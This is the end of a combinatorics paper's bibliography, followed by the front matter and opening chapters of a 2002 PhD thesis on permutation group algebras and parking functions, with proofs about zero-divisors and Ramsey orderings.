[26] M. E. H. Ismail and D. Stanton, *More orthogonal polynomials as moments*, in *Mathematical Essays in Honor of Gian-Carlo Rota*, Progr. Math. 161, Birkhäuser Boston, 1998, pp. 377–396.
[27] M. E. H. Ismail and D. Stanton, *q-Integral and moment representations for q-orthogonal polynomials*, preprint.
[28] P. Jayawant, *Combinatorial and Umbral Methods for Orthogonal Polynomials*, Ph.D. Thesis, Brandeis University, 2001.
[29] M. Kaneko, *A recurrence formula for the Bernoulli numbers*, Proc. Japan Acad. Ser. A Math. Sci. 71 (1995), 192–193.
[30] G. Kreweras, *Sur les permutations comptées par les nombres de Genocchi de 1-ière et 2-ième espèce*, Europ. J. Combinatorics 18 (1997), 49–58.
[31] W. F. Lunnon, P. A. B. Pleasants, and N. M. Stephens, *Arithmetic properties of Bell numbers to a composite modulus I*, Acta Arith. 35 (1979), 1–16.
[32] S. Roman, *The Umbral Calculus*, Academic Press, Orlando, FL, 1984.
[33] S. Roman and G.-C. Rota, *The umbral calculus*, Adv. Math. 27 (1978), 95–188.
[34] G.-C. Rota, *The number of partitions of a set*, Amer. Math. Monthly 71 (1964), 498–504.
[35] G.-C. Rota, D. Kahaner, and A. Odlyzko, *Finite operator calculus*, J. Math. Anal. Appl. 42 (1973), 685–760.
[36] G.-C. Rota and B. D. Taylor, *An introduction to the umbral calculus*, in *Analysis, Geometry, and Groups: A Riemann Legacy Volume*, ed. H. M. Srivastava and Th. M. Rassias, Hadronic Press, Palm Harbor, FL, 1993, pp. 513–525.
[37] G.-C. Rota and B. D. Taylor, *The classical umbral calculus*, SIAM J. Math. Anal. 25 (1994), 694–711.
[38] N. J. A. Sloane, *Sequence A000366*, The On-Line Encyclopedia of Integer Sequences, published electronically at `http://www.research.att.com/~njas/sequences/`, 2001.
[39] R. P. Stanley, *Enumerative Combinatorics, Volume 2*, Cambridge University Press, 1999.
[40] J. Touchard, *Propriétés arithmétiques de certains nombres récurrents*, Ann. Soc. Sci. Bruxelles A 53 (1933), 21–31.
[41] J. Touchard, *Nombres exponentiels et nombres de Bernoulli*, Canad. J. Math. 8 (1956), 305–320.
[42] G. Viennot, *Interprétations combinatoires des nombres d'Euler et de Genocchi*, Seminar on Number Theory, 1981/1982, No. 11, 94 pp., Univ. Bordeaux I, Talence, 1982.
[43] D. Zagier, *A modified Bernoulli number*, Nieuw Archief voor Wiskunde 16 (1998), 63–72.
[44] D. Zeilberger, *A heterosexual Mehler formula for the straight Hermite polynomials (A La Foata)*, `http://arXiv.org/abs/math.CO/9807074`, 1998. See also `http://www.math.rutgers.edu/~zeilberg/mamarim/mamarimhtml/hetero.html`.
[45] J. Zeng, *Counting a pair of permutations and the linearization coefficients for Jacobi polynomials*, in *Atelier de Combinatoire franco-québecois*, ed. J. Labelle and J.-G. Penaud, Publications du LACIM, vol. 10, Université du Québec à Montréal, 1992, pp. 243–257.

[46] J. Zeng, *The q-Stirling numbers, continued fractions and the q-Charlier and q-Laguerre polynomials*, J. Comput. Appl. Math. 57 (1995), 413–424.

Department of Mathematics, Brandeis University, Waltham, MA 02454-9110
E-mail address: gessel@brandeis.edu

Permutation Group Algebras and Parking Functions

Julian David Gilbey

Queen Mary & Westfield College
University of London

Submitted for the degree of
Doctor of Philosophy

2002

Part I

לזכר אבא מרי

נח בן יעקב ז״ל

In memory of my father
who was the first to teach me that
$(n + \frac{1}{2})^2 = n(n + 1) + \frac{1}{4}$

Part II

Dedicated to Ann Cook

Departmental secretary from before my arrival
until her retirement in December 1996

Acknowledgements

It would be impossible in this short space to individually thank everyone who has helped me to bring this thesis into existence; a few special 'thank you's must suffice.

On the academic side, Prof. Peter Cameron, my supervisor, has been wonderful. From explaining F_{20} to me when we first met, through to these final stages, his continual good cheer, encouragement and belief in me (not to mention his encyclopædic knowledge!) have kept me going throughout a very tough period of my life. Also, many of the ideas in Part I of this thesis had their origins in our weekly meetings.

Our departmental combinatorics study group, including in its number Prof. Rosemary Bailey and Dr. Leonard Soicher, gave me an opportunity to present various results and saved me from grave error at least once.

I met my co-author, Louis Kalikow, at his wedding shower. His unexpected email in response to some mathematics I wrote for him on a serviette (napkin) led to a fruitful and enjoyable collaboration, the results of which you can see in Part II of this thesis. Ben Tarlow had introduced me to the problem, and Louis's wife Aurora Mendelsohn was responsible for the colourful naming of the objects. Thanks, all!

The postgrads in rooms 203 and 201 have been fun and stimulating to be around—cheers, guys!

The secretarial staff—especially Ann Cook, whose caring for the postgrads even extended to hunting me down in Heathrow Airport to tell me that I had received a grant—have constantly helped me with all of those niggling little (and big) practical things.

A big collective thanks to all those who wrote and keep Linux, Debian and TEX and friends running; without them, this thesis would have had to be typed on a typewriter and the symbols written in by hand.

Finally, on the nonacademic side of life, thanks to my mum for supporting me through a long and tough stretch of graduate life. Thanks to Lis for being, and to Melissa for rescuing me. A special thank you goes to my 'surrogate mothers' Sue, Tamra and Leo for supporting and feeding me, along with their husbands Clive, Ian and Jonathan; their highly intelligent kids also provided much needed relief and other challenges. Also, thanks goes to my various housemates for keeping me in good spirits and livening the house with music at all hours.

There are many others who have kept me going in myriad ways; to all of them I am grateful.

London, December 2001

Abstract

Part I

Permutation Group Algebras

We consider the permutation group algebra defined by Cameron and show that if the permutation group has no finite orbits, then no homogeneous element of degree one is a zero-divisor of the algebra. We proceed to make a conjecture which would show that the algebra is an integral domain if, in addition, the group is oligomorphic. We go on to show that this conjecture is true in certain special cases, including those of the form H Wr S and H Wr A, and show that in the oligormorphic case, the algebras corresponding to these special groups are polynomial algebras. In the H Wr A case, the algebra is related to the shuffle algebra of free Lie algebra theory. We finish by considering some integer sequences which arise from certain of these groups.

Part II

Parking Functions, Valet Functions and Priority Queues

Parking functions on $[n] = \{1, \ldots, n\}$ are those functions $p : [n] \to [n]$ satisfying the condition $|\{\, i : p(i) \leqslant r \,\}| \geqslant r$ for each r, and are $(n+1)^{n-1}$ in number. These are equinumerate with allowable input-output pairs of permutations of $[n]$ in a priority queue. We present a new bijection between parking functions and allowable pairs which has many interesting invariance properties. We extend our bijection to allowable pairs of multisets and introduce valet functions as the corresponding extension of parking functions. Using our bijection, we interpret the inversion enumerator for trees in the case of allowable pairs. We end with a comparison of our bijection with other known bijections involving these combinatorial structures, including a new bijection between parking functions and labelled trees.

Table of Contents

Part I

Permutation Group Algebras

Table of Contents

Part II

Parking Functions, Valet Functions and Priority Queues

Part I

Permutation Group Algebras

In which we make some progress on a conjecture of Cameron, and discover some interesting connections with free Lie algebras

1 Introduction

Let G be a permutation group on an (infinite) set Ω. Cameron [2] defined a commutative, associative, graded algebra $A(G)$ which encodes information about the action of G on finite subsets of Ω. It is known that this algebra has zero divisors if G has any finite orbits. The question of what happens when G has no finite orbits is the subject of several conjectures due to Cameron [2], and we will be exploring two of them. The first is:

Conjecture 1.1. If G has no finite orbits, then ε is a prime element in $A(G)$.

Here ε is a certain element in the degree one component of the algebra, defined in section 2. The following weaker conjecture would follow from this, as we explain below.

Conjecture 1.2. If G has no finite orbits, then $A(G)$ is an integral domain.

The first conjecture would give us insight into the following question. If the number of orbits of G on unordered k-element subsets of Ω is n_k, then for which groups does $n_k = n_{k+1} < \infty$ hold? We will not study this question directly here; more information can be found in [2] and [3, sect. 3.5].

We first show that no homogeneous element of degree one in the algebra is a zero-divisor. Unfortunately, it is not obvious how to extend this argument to higher degrees. We then go on to give a conjecture which would, if proven, yield a proof of the weaker conjecture 1.2, and show that it holds in two interesting classes of permutation groups. It also turns out in these two cases that the algebra $A(G)$ is a polynomial algebra, and we determine an explicit set of polynomial generators. It will follow that the stronger conjecture also holds in these cases. Although these results do not help to answer the question raised in the previous paragraph (as in these cases, $n_k < n_{k+1}$ for all k), they do provide further evidence to support the conjectures.

Finally, using the inverse Euler transform, Cameron [5] determined the number of polynomial generators of each degree which would be needed for certain of these algebras if they were actually polynomial algebras. Some of these sequences appear in The On-Line Encyclopedia of Integer Sequences [12] in the context of free Lie algebras. Our work gives an explanation for the sequences observed and the connection with free Lie algebras.

2 The graded algebra of a permutation group

We now give the definition of the algebra under consideration. Let G be a permutation group acting on Ω. Let K be a field of characteristic 0 (either $\mathbb{Q}$ or $\mathbb{C}$ will do). Define $V_n(G)$ to be the K-vector space of all functions from n-subsets of Ω to K which are invariant under the natural action of G on n-subsets of Ω. Define the graded algebra

$$A(G) = \bigoplus_{n=0}^{\infty} V_n(G)$$

with multiplication defined by the rule that for any $f \in V_m(G)$ and $g \in V_n(G)$, the product $fg \in V_{m+n}(G)$ is such that for any $(m+n)$-subset $X \subseteq \Omega$,

$$(fg)(X) = \sum_{\substack{Y \subseteq X \\ |Y|=m}} f(Y)g(X \setminus Y).$$

It is easy to check that, with this multiplication, $A(G)$ is a commutative, associative, graded algebra.

If G has any finite orbits, then this algebra contains zero-divisors. For let $X \subseteq \Omega$ be a finite orbit, $|X| = n$, and let $f \in V_n(G)$ be the characteristic function of this set (so $f(X) = 1$ and $f(Y) = 0$ for $Y \neq X$); then clearly $f^2 = 0$.

Considering Conjecture 1.2, it is clear that there are no zero-divisors in $V_0(G)$, as multiplying by an element of $V_0(G)$ is equivalent to multiplying by an element of K.

We also note that if there is a zero-divisor in $A(G)$, so we have $fg = 0$ with $0 \neq f, g \in A(G)$, then we can consider the non-zero homogeneous components of f and g with lowest degree; say these are f_m of degree m and g_n of degree n respectively. Then the term of degree $m+n$ in fg will be precisely $f_m g_n$, and as $fg = 0$, we must have $f_m g_n = 0$. So we may restrict our attention to considering homogeneous elements, and showing that for any positive integers m and n, we cannot find non-zero $f \in V_m(G)$ and $g \in V_n(G)$ with $fg = 0$.

Furthermore, we will show in the next section that $V_1(G)$ contains no zero-divisors as long as G has no finite orbits, so in particular, the element $\varepsilon \in V_1(G)$ defined by $\varepsilon(x) = 1$ for all $x \in \Omega$ is a non-zero-divisor. So if f is a homogeneous zero-divisor of degree m, with $fg = 0$, and g is homogeneous of degree $n > m$, we also have $(\varepsilon^{n-m} f)g = 0$, so $\varepsilon^{n-m} f \neq 0$ is a zero-divisor of degree n. Thus, if we wish, we can restrict our attention to showing that, for each positive integer n, we cannot find non-zero $f, g \in V_n(G)$ with $fg = 0$.

Turning now to the stronger Conjecture 1.1, we see that the second conjecture

follows from this (as in [2]). For if $fg = 0$, with f and g homogeneous and non-zero, and $\deg f + \deg g$ is minimal subject to this, then $\varepsilon \mid fg$, so we can assume $\varepsilon \mid f$ by primality. Thus $f = \varepsilon f'$, and $\deg f' = \deg f - 1$. Thus $\varepsilon f' g = 0$, which implies $f'g = 0$ by the above, contrary to the minimality of $\deg f + \deg g$.

3 The degree one case

We intend to prove the following theorem.

Theorem 3.1. *If G has no finite orbits, then $V_1(G)$ contains no zero-divisors.*

In order to prove this theorem, we will make use of a technical proposition, which is based on a theorem of Kantor [8]. We first quote a version of Kantor's theorem, as we will have use for it later.

Proposition 3.2. *Let $0 \leqslant e < f \leqslant d - e$. Let X be a set with $|X| = d$. We define (E, F) for subsets $E, F \subset X$ with $|E| = e$ and $|F| = f$ by*

$$(E, F) = \begin{cases} 1 & \text{if } E \subset F \\ 0 & \text{otherwise,} \end{cases}$$

and the matrix $M = ((E, F))$, where the rows of M are indexed by the e-subsets of X and the columns by the f-subsets.

Then $\operatorname{rank} M = \binom{d}{e}$.

The extension of this result is as follows.

Proposition 3.3. *Let $0 \leqslant e < f \leqslant d - 2e$. Let X be a set with $|X| = d$, and let $E_0 \subset X$ with $|E_0| = e$ be a distinguished subset of X. Let w be a weight function on the $(f - e)$-subsets of X with values in the field K, satisfying the condition that $w(X') = 1$ whenever X' is an $(f - e)$-subset of X such that $X' \nsubseteq E_0$. We define (E, F) for subsets $E, F \subset X$ with $|E| = e$ and $|F| = f$ by*

$$(E, F) = \begin{cases} w(F \setminus E) & \text{if } E \subset F \\ 0 & \text{otherwise,} \end{cases}$$

and the matrix $M = ((E, F))$, where the rows of M are indexed by the e-subsets of X and the columns by the f-subsets.

Then $\operatorname{rank} M = \binom{d}{e}$.

Proof of theorem 3.1. Let $g \in V_1(G)$ with $g \neq 0$, and assume $h \in V_n(G)$ with $n \geqslant 1$ and $gh = 0$ (the $n = 0$ case has been dealt with in section 2). We must show that $h = 0$, so that for any $Y \subset \Omega$ with $|Y| = n$, we have $h(Y) = 0$. We assume that a set Y has been fixed for the remainder of this proof.

Since $g \neq 0$, there exists some (infinite) orbit $\Delta \subseteq \Omega$ on which g is non-zero; multiplying by a scalar if necessary, we may assume that $g(\delta) = 1$ for all $\delta \in \Delta$. Pick $X \subset \Omega$ with $|X| = 3n + 1$, $Y \subset X$ and $X \setminus Y \subset \Delta$.

Now for any $(n+1)$-subset $F \subset X$, we have $(hg)(F) = 0$ as $gh = hg = 0$, so that

$$(hg)(F) = \sum_{\substack{E \subset F \\ |E|=n}} h(E)g(F \setminus E) = 0.$$

This can be thought of as a system of linear equations in the unknowns $h(E)$ for $E \subset X$, $|E| = n$, with the matrix $M = (m_{EF})$ given by $m_{EF} = g(F \setminus E)$ if $E \subset F$, and $m_{EF} = 0$ otherwise.

This is precisely the situation of the proposition if we let $e = n$, $f = n+1$ (so that $f - e = 1$), $d = 3n + 1$, $E_0 = Y$ and $w(\alpha) = g(\alpha)$; note that $w(\alpha) = 1$ whenever $\alpha \notin E_0$. (We write $g(\alpha)$ instead of the more correct $g(\{\alpha\})$; no confusion should arise because of this.) Thus $\operatorname{rank} M = \binom{d}{e}$ and the system of equations has a unique solution, which must be $h(E) = 0$ for all $E \subset X$ with $|E| = n$, as this is a possible solution. In particular, this means that $h(Y) = 0$, and since Y was chosen arbitrarily, it follows that $h = 0$.

Hence g is not a zero-divisor. □

Proof of proposition 3.3. Let $R(E)$ be the row of M corresponding to E. M has $\binom{d}{e}$ rows, so we must show that the rows are linearly independent. We thus assume that there is a linear dependence among the rows of M, so

$$R(E^*) = \sum_{E \neq E^*} a(E)R(E) \tag{1}$$

for some e-set E^* and some $a(E) \in K$. We first note that $R(E^*)$ itself is non-zero: this follows as we can pick some $F \supset E^*$ with $F \setminus E^* \not\subseteq E_0$; for this F, we have $(E^*, F) = 1$.

Let Γ be the subgroup of $\mathrm{Sym}(X)$ which stabilises E_0 pointwise and E^* setwise. If $\sigma \in \Gamma$, then

$$(E^\sigma, F^\sigma) = \begin{cases} w((F \setminus E)^\sigma) = w(F \setminus E) & \text{if } E \subset F \\ 0 & \text{otherwise;} \end{cases}$$

either way, $(E^\sigma, F^\sigma) = (E, F)$. (For the result $w((F \setminus E)^\sigma) = w(F \setminus E)$, note that both sides are equal to 1 unless $F \setminus E \subseteq E_0$, in which case σ fixes this set pointwise.) Thus (1) implies that, for all F,

$$\begin{aligned}(E^*, F) = (E^*, F^\sigma) &= \sum_{E \neq E^*} a(E^\sigma)(E^\sigma, F^\sigma) \\ &= \sum_{E \neq E^*} a(E^\sigma)(E, F).\end{aligned}$$

Thus

$$R(E^*) = \sum_{E \neq E^*} a(E^\sigma) R(E).$$

It follows that

$$\begin{aligned} |\Gamma|\, R(E^*) &= \sum_{\sigma \in \Gamma} \sum_{E \neq E^*} a(E^\sigma) R(E) \\ &= \sum_{E \neq E^*} R(E) \sum_{\sigma \in \Gamma} a(E^\sigma). \end{aligned} \tag{2}$$

We now consider the orbits of Γ on the e-subsets of X, excluding E^*. The e-sets E_1 and E_2 will lie in the same orbit if and only if $E_1 \cap E_0 = E_2 \cap E_0$ and $|E_1 \cap E^*| = |E_2 \cap E^*|$. Thus every orbit is described by a subset $E' \subseteq E_0$ and an integer $0 \leqslant i \leqslant e-1$. (We cannot have $i = e$, as we are excluding E^* from consideration.) Clearly not all possible pairs (E', i) will actually correspond to an orbit (it is not hard to see that necessary and sufficient conditions for this are $|E' \cap E^*| \leqslant i \leqslant \min\{e-1, e-|E' \setminus E^*|\}$), so that whenever we consider or sum over such pairs below, we implicitly restrict attention to those which correspond to an orbit. In such cases, we write $\mathcal{E}(E', i)$ for the orbit. Also, for each such pair, pick some $E(E', i) \in \mathcal{E}(E', i)$. Then (2) implies

$$\begin{aligned} |\Gamma|\, R(E^*) &= \sum_{(E',i)} \sum_{E \in \mathcal{E}(E',i)} R(E) \sum_{\sigma \in \Gamma} a(E^\sigma) \\ &= \sum_{(E',i)} \sum_{E \in \mathcal{E}(E',i)} R(E) \sum_{\sigma \in \Gamma} a(E(E',i)^\sigma) \\ &= \sum_{(E',i)} \sum_{\sigma \in \Gamma} a(E(E',i)^\sigma) \sum_{E \in \mathcal{E}(E',i)} R(E) \end{aligned}$$

so that

$$R(E^*) = \sum_{(E',i)} b(E',i) \sum_{E \in \mathcal{E}(E',i)} R(E) \tag{3}$$

with $b(E', i) \in K$, and clearly not all of the $b(E', i)$ can be zero as $R(E^*)$ is not zero.

We define a total order on the pairs (E', i) as follows. Extend the partial order given by $\subseteq$ on the subsets of E_0 to a total order $\leqslant$, and then define $(E', i) \leqslant (E'', j)$ if $E' < E''$ or $E' = E''$ and $i \leqslant j$. We now proceed to derive a contradiction by showing that (3) leads to a system of linear equations for the $b(E', i)$ which is triangular under this total order, with non-zero diagonal entries, and deduce that all of the $b(E', i)$ must be zero.

Let $(\bar{E}, n)$ be a pair corresponding to an orbit. Since $2e + f \leqslant d$, there exists

an f-set $F(\bar{E}, n)$ satisfying $F(\bar{E}, n) \cap E_0 = \bar{E}$ and $|F(\bar{E}, n) \cap E^*| = n$. (Simply take $E(\bar{E}, n)$ and adjoin $f - e$ points lying in $X \setminus (E_0 \cup E^*)$.) As $n \leqslant e - 1$, it follows that $F(\bar{E}, n) \not\supseteq E^*$, so $(E^*, F(\bar{E}, n)) = 0$. Hence by (3), we have

$$0 = \sum_{(E',i)} b(E', i) \sum_{E \in \mathcal{E}(E',i)} (E, F(\bar{E}, n)) \tag{4}$$

for all such pairs $(\bar{E}, n)$.

We note that $F(\bar{E}, n) \cap E_0 = \bar{E}$, and further that $E \in \mathcal{E}(E', i)$ implies that $E \cap E_0 = E'$; thus for the term $(E, F(\bar{E}, n))$ in equation (4) to be non-zero, where $E \in \mathcal{E}(E', i)$, we require $E' \subseteq \bar{E}$, hence also $E' \leqslant \bar{E}$. Furthermore, if $(E, F(\bar{E}, n)) \neq 0$, we must have $i \leqslant n$ as $E \subset F(\bar{E}, n)$. Thus if $(\bar{E}, n) < (E', i)$, we have

$$\sum_{E \in \mathcal{E}(E',i)} (E, F(\bar{E}, n)) = 0. \tag{5}$$

Also, there is an e-set $E \subset F(\bar{E}, n)$ satisfying $E \cap E^* = F(\bar{E}, n) \cap E^*$ and $E \cap E_0 = F(\bar{E}, n) \cap E_0 = \bar{E}$; just take the union of $\bar{E}$ with $F(\bar{E}, n) \cap E^*$ and sufficiently many remaining points of $F(\bar{E}, n)$. For each such E, we have $F(\bar{E}, n) \setminus E \not\subseteq E_0$, so $(E, F(\bar{E}, n)) = 1$. Since K has characteristic zero, we deduce that

$$\sum_{E \in \mathcal{E}(\bar{E},n)} (E, F(\bar{E}, n)) \neq 0, \tag{6}$$

as the sum is over all sets of precisely this form.

It then follows from (4) and (5) that for each pair $(\bar{E}, n)$:

$$0 = \sum_{(E',i) \leqslant (\bar{E},n)} b(E', i) \sum_{E \in \mathcal{E}(E',i)} (E, F(\bar{E}, n)).$$

Now this is a system of linear equations in the unknowns $b(E', i)$ which is lower triangular. Also, by (6), the diagonal entries are non-zero. It follows that the unique solution to this system is that all of the $b(E', i)$ are zero, which provides the required contradiction to equation (3) above. □

4 Oligomorphic-type cases: our conjecture

4.1 Ramsey orderings on orbits of n-sets

Cameron proved the following Ramsey-type result in [3, Prop. 1.10].

Lemma 4.1. *Suppose that the n-sets of an infinite set X are coloured with r colours, all of which are used. Then there is an ordering $c_1, \ldots, c_r$ of the colours and infinite subsets $X_1, \ldots, X_r$, such that X_i contains an n-set of colour c_i but no set of colour c_j for $j > i$.*

We use this as the inspiration for the following definition. If G is a permutation group on Ω, we say that the orbits of G on n-sets of Ω can be *Ramsey ordered* if, given any finite $N > n$, there is an ordering of the orbits c_α, $\alpha \in \mathcal{A}$, where $\mathcal{A}$ is a well-ordered set, and a corresponding sequence of (possibly infinite) subsets $X_\alpha \subseteq \Omega$ with $|X_\alpha| \geqslant N$, and such that X_α contains an n-set in the orbit c_α but no n-set in an orbit c_β for $\beta > \alpha$. (We can take $\mathcal{A}$ to be a set of ordinals with the $\in$-ordering if we wish; this is the reason for using Greek letters.) This pair of sequences forms a *Ramsey ordering*. While the particular Ramsey ordering may depend on N, we do not usually mention N unless we have to. The reader may think throughout of N having a very large finite value. It turns out that this makes certain constructions below simpler than if we required the X_α to be infinite sets.

Not every permutation group has such an ordering. For example, in the regular action of $\mathbb{Z}$ on $\mathbb{Z}$, there is no set with more than two elements, all of whose 2-subsets are in the same orbit, so there cannot be a Ramsey ordering on 2-subsets. However, Cameron's result implies that if G is *oligomorphic* (that is, there are only finitely many orbits on n-sets for each n), then the orbits of G on n-sets can be Ramsey ordered for each n.

It turns out that Ramsey orderings on n-sets naturally yield Ramsey orderings on m-sets whenever $m < n$.

Proposition 4.2. *Let G be a permutation group acting on an infinite set Ω. Let $m < n$ be positive integers, and assume that the n-set orbits of G can be Ramsey ordered, say c_α and X_α with $\alpha \in \mathcal{A}$ are a Ramsey-ordering with $N \geqslant m + n$. Then this ordering induces a Ramsey ordering on the m-set orbits as follows. There is a subset $\mathcal{B} \subseteq \mathcal{A}$ and a labelling of the m-set orbits as d_β, $\beta \in \mathcal{B}$, such that for each $\beta \in \mathcal{B}$, an m-set in the orbit d_β appears in X_β, and that for each $\alpha \in \mathcal{A}$, X_α contains no m-sets in the orbit d_β for $\beta > \alpha$.*

We call the ordering of orbits d_β, $\beta \in \mathcal{B}$ together with the corresponding sets X_β given by this proposition the *induced Ramsey ordering*. Note that we use the same parameter N in both orderings.

The proof uses the following application of Kantor's theorem (Proposition 3.2 above), shown to me by Peter Cameron.

Lemma 4.3. *Let $m < n$ be positive integers, and let X be a finite set with $|X| \geqslant m+n$. Let the m-sets of X be coloured with colours from the set $\mathbb{N}$. Given an n-subset of X, we define its* colour-type *to be the multiset of colours of its $\binom{n}{m}$ m-subsets. Then the number of distinct m-set colours used in X is less than or equal to the number of distinct colour-types among the n-subsets of X.*

Proof. We note that only a finite number of colours appear among the m-subsets of X, as they are finite in number. Without loss of generality, we may assume that the colours used are precisely 1, 2, ..., s.

As in Kantor's theorem (Proposition 3.2), we let M be the incidence matrix of the m-subsets versus n-subsets of X. By that theorem, as $m < n$ and $|X| \geqslant m+n$, this matrix has rank $\binom{|X|}{m}$, which equals the number of rows in the matrix. Thus, by the rank-nullity theorem, M represents an injective linear transformation.

Now for each $i = 1, \ldots, s$, let v_i be the row vector, with entries indexed by the m-subsets of X, whose j-th entry is 1 if the j-th m-subset has colour i, and 0 if it does not. Then v_iM is a row vector, indexed by the n-subsets of X, whose k-th entry is the number of m-subsets of the k-th n-subset which have colour i.

Consider now the matrix M' whose rows are $v_1M, \ldots, v_sM$. Note that the k-th column of this matrix gives the colour-type of the k-th n-subset of X. Its rank is given by

$$\operatorname{rank} M' = \dim \langle v_1M, \ldots, v_sM \rangle = \dim \langle v_1, \ldots, v_s \rangle = s,$$

as M represents an injective linear transformation, and the s vectors $v_1, \ldots, v_s$ are clearly linearly independent. Now since the row rank and column rank of a matrix are equal, we have $s = \operatorname{rank} M' \leqslant$ number of distinct columns in M', which is the number of n-set colour-types in X. Thus the number of m-set colours appearing in X is less than or equal to the number of n-set colour-types in X, as we wanted. □

Proof of Proposition 4.2. Let c_α be any n-set orbit, and let X be a representative of this orbit. We observe that the multiset of m-set orbits represented by the $\binom{m}{n}$ m-subsets of X is independent of the choice of X in this orbit. (For let $\bar{X}$ be another representative of the orbit c_α, with $\bar{X} = g(X)$, where $g \in G$. Then the set of m-subsets of X is mapped to the set of m-subsets of $\bar{X}$ by g, and so the multisets of m-set orbits represented by these two sets are identical.) In particular, we may say that an n-set orbit contains an m-set orbit, meaning that any representative of the n-set orbit contains a representative of the m-set orbit.

We first claim that every m-set orbit appears in some X_α: take a representative of an m-set orbit, say $Y \subset \Omega$. Adjoin a further $n-m$ elements to get an n-set $\bar{X}$. This n-set lies in some orbit, so there is a representative of this orbit in one of the X_α, say $X \subset X_\alpha$. Then this X_α contains a representative of our m-set orbit by the above argument, as we wished to show.

Now if $Y \subset \Omega$ is a representative of an m-set orbit, we set

$$\beta_Y = \min\{\, \alpha : g(Y) \subset X_\alpha \text{ for some } g \in G \,\}.$$

Note that this implies that the m-set orbit containing Y is contained in c_{β_Y} but not in c_α for any $\alpha < \beta_Y$. We set $\mathcal{B} = \{\, \beta_Y : Y \subset \Omega \text{ and } |Y| = m \,\}$, and if Y is an m-set, then we set d_{β_Y} to be the orbit of Y. We claim that $\mathcal{B}$ satisfies the conditions of the proposition with this orbit labelling. Certainly an m-set in the orbit d_{β_Y} appears in X_{β_Y} for each Y, by construction, and for each $\alpha \in \mathcal{A}$, X_α contains no m-sets in the orbit d_β for $\beta > \alpha$, again by construction. However, for d_{β_Y} to be well-defined, we require that $\beta_{Y_1} \neq \beta_{Y_2}$ if Y_1 and Y_2 lie in distinct orbits. We now show this to be the case by demonstrating that given any $\alpha_0 \in \mathcal{A}$, there can only be one m-set orbit appearing in c_{α_0} which has not appeared in any c_α with $\alpha < \alpha_0$.

So let $\alpha_0 \in \mathcal{A}$, and let $X \subseteq X_{\alpha_0}$ have size $m+n$ and contain an n-set in the orbit c_{α_0}. By the observation we made above, namely that the m-set orbits appearing in an n-set are independent of the choice of the n-set in its n-set orbit, it suffices to show that our set X contains at most one new m-set orbit. To use the lemma, we colour the m-subsets of X as follows. If Y is an m-set with $\beta_Y < \alpha_0$, then Y is given colour 1. Those $Y \subset X$ with $\beta_Y = \alpha_0$ are given the colours 2, 3, ..., with a distinct colour per m-set orbit. (Note that any $Y \subset X$ has $\beta_Y \leqslant \alpha_0$, as all n-subsets of X_{α_0} lie in orbits c_α with $\alpha \leqslant \alpha_0$.)

We now consider the possible colour-types of the n-sets of X. Note first that since the m-sets in a given m-set orbit all have the same colour, the colour-type of an n-set depends only upon the n-set orbit in which it lies. There is some n-subset of X in the orbit c_{α_0} by construction, and this has a certain colour-type. Any other n-subset $\tilde{X} \subset X$ is either in the same orbit c_{α_0}, and so has the same colour-type, or it is in some other orbit c_α with $\alpha < \alpha_0$. In the latter case, every m-subset $Y \subset \tilde{X}$ must have $\beta_Y \leqslant \alpha < \alpha_0$, and so it has colour 1. Thus the colour-type of such an n-set must be the multiset $[1, 1, \ldots, 1]$.

If every n-subset of X is in the orbit c_{α_0}, then there is only one colour-type, and so there can only be one m-set colour in X by the lemma, that is, only one m-set orbit with $\beta_Y = \alpha_0$. On the other hand, if X contains an n-set in an orbit c_α with $\alpha < \alpha_0$, then there are at most two colour-types in X: the all-1 colour-type and the colour-type of c_{α_0}. Thus, by the lemma, X contains at most

two m-set colours. Colour 1 appears in c_α, and so there is at most one other colour present, that is, there is at most one m-set orbit with $\beta_Y = \alpha_0$. Thus d_{β_Y} is well-defined on m-set orbits, and we are done. □

4.2 The Ramsey-ordering conjecture

Let G be a permutation group on Ω and let m and n be positive integers. Let d be an m-set orbit and e an n-set orbit. If c is an $(m+n)$-set orbit, then we say that c *contains a* $d \cup e$ *decomposition* if an $(m+n)$-set X in the orbit c can be written as $X = X_m \cup X_n$ with X_m in d and X_n in e. We can easily show using a theorem of P. M. Neumann that if G has no finite orbits, then for every pair (d, e), there exists an $(m+n)$-set orbit c containing a $d \cup e$ decomposition, as follows.

Neumann [9] proved the following: Let G be a permutation group on Ω with no finite orbits, and let Δ be a finite subset of Ω. Then there exists $g \in G$ with $g\Delta \cap \Delta = \varnothing$. It follows trivially that if Y and Z are finite subsets of Ω, then there exists $g \in G$ with $gY \cap Z = \varnothing$ (just take $\Delta = Y \cup Z$). In our case, let X_m and X_n be representatives of d and e respectively. Then there exists $g \in G$ with $gX_m \cap X_n = \varnothing$, and $gX_m \cup X_n$ is an $(m+n)$-set with the required decomposition, hence we can take c to be its orbit.

We will be considering groups G which have a Ramsey ordering on their $(m+n)$-set orbits. Let c_α, $\alpha \in \mathcal{A}$ be the ordering on $(m+n)$-sets, and let d_β, $\beta \in \mathcal{B}$ and e_γ, $\gamma \in \mathcal{C}$ be the induced Ramsey orderings on m- and n-sets respectively (where we assume N is sufficiently large). We then define

$$\beta \vee \gamma = \min\{\, \alpha : c_\alpha \text{ contains a } d_\beta \cup e_\gamma \text{ decomposition} \,\}.$$

Here is our main conjecture.

Conjecture 4.4. Let G be a permutation group on Ω with no finite orbits and for which the orbits on n-sets can be Ramsey ordered for every n. Then given positive integers m and n, there exists some Ramsey ordering of the orbits on $(m+n)$-sets with $N \geqslant 2(m+n)$, say c_α, $\alpha \in \mathcal{A}$ with corresponding sets $X_\alpha \subseteq \Omega$, which induces Ramsey orderings d_β, $\beta \in \mathcal{B}$ and e_γ, $\gamma \in \mathcal{C}$ on the m-set orbits and n-set orbits respectively, and which satisfies the following conditions for all $\beta, \beta' \in \mathcal{B}$ and $\gamma, \gamma' \in \mathcal{C}$:

$$\beta \vee \gamma < \beta' \vee \gamma \text{ if } \beta < \beta' \quad \text{and} \quad \beta \vee \gamma < \beta \vee \gamma' \text{ if } \gamma < \gamma'.$$

Note that the conditions of this conjecture also imply that if $\beta < \beta'$ and $\gamma < \gamma'$, then $\beta \vee \gamma < \beta \vee \gamma' < \beta' \vee \gamma'$, so that $\beta \vee \gamma \leqslant \beta' \vee \gamma'$ implies that either

$\beta < \beta'$ or $\gamma < \gamma'$ or $(\beta, \gamma) = (\beta', \gamma')$.

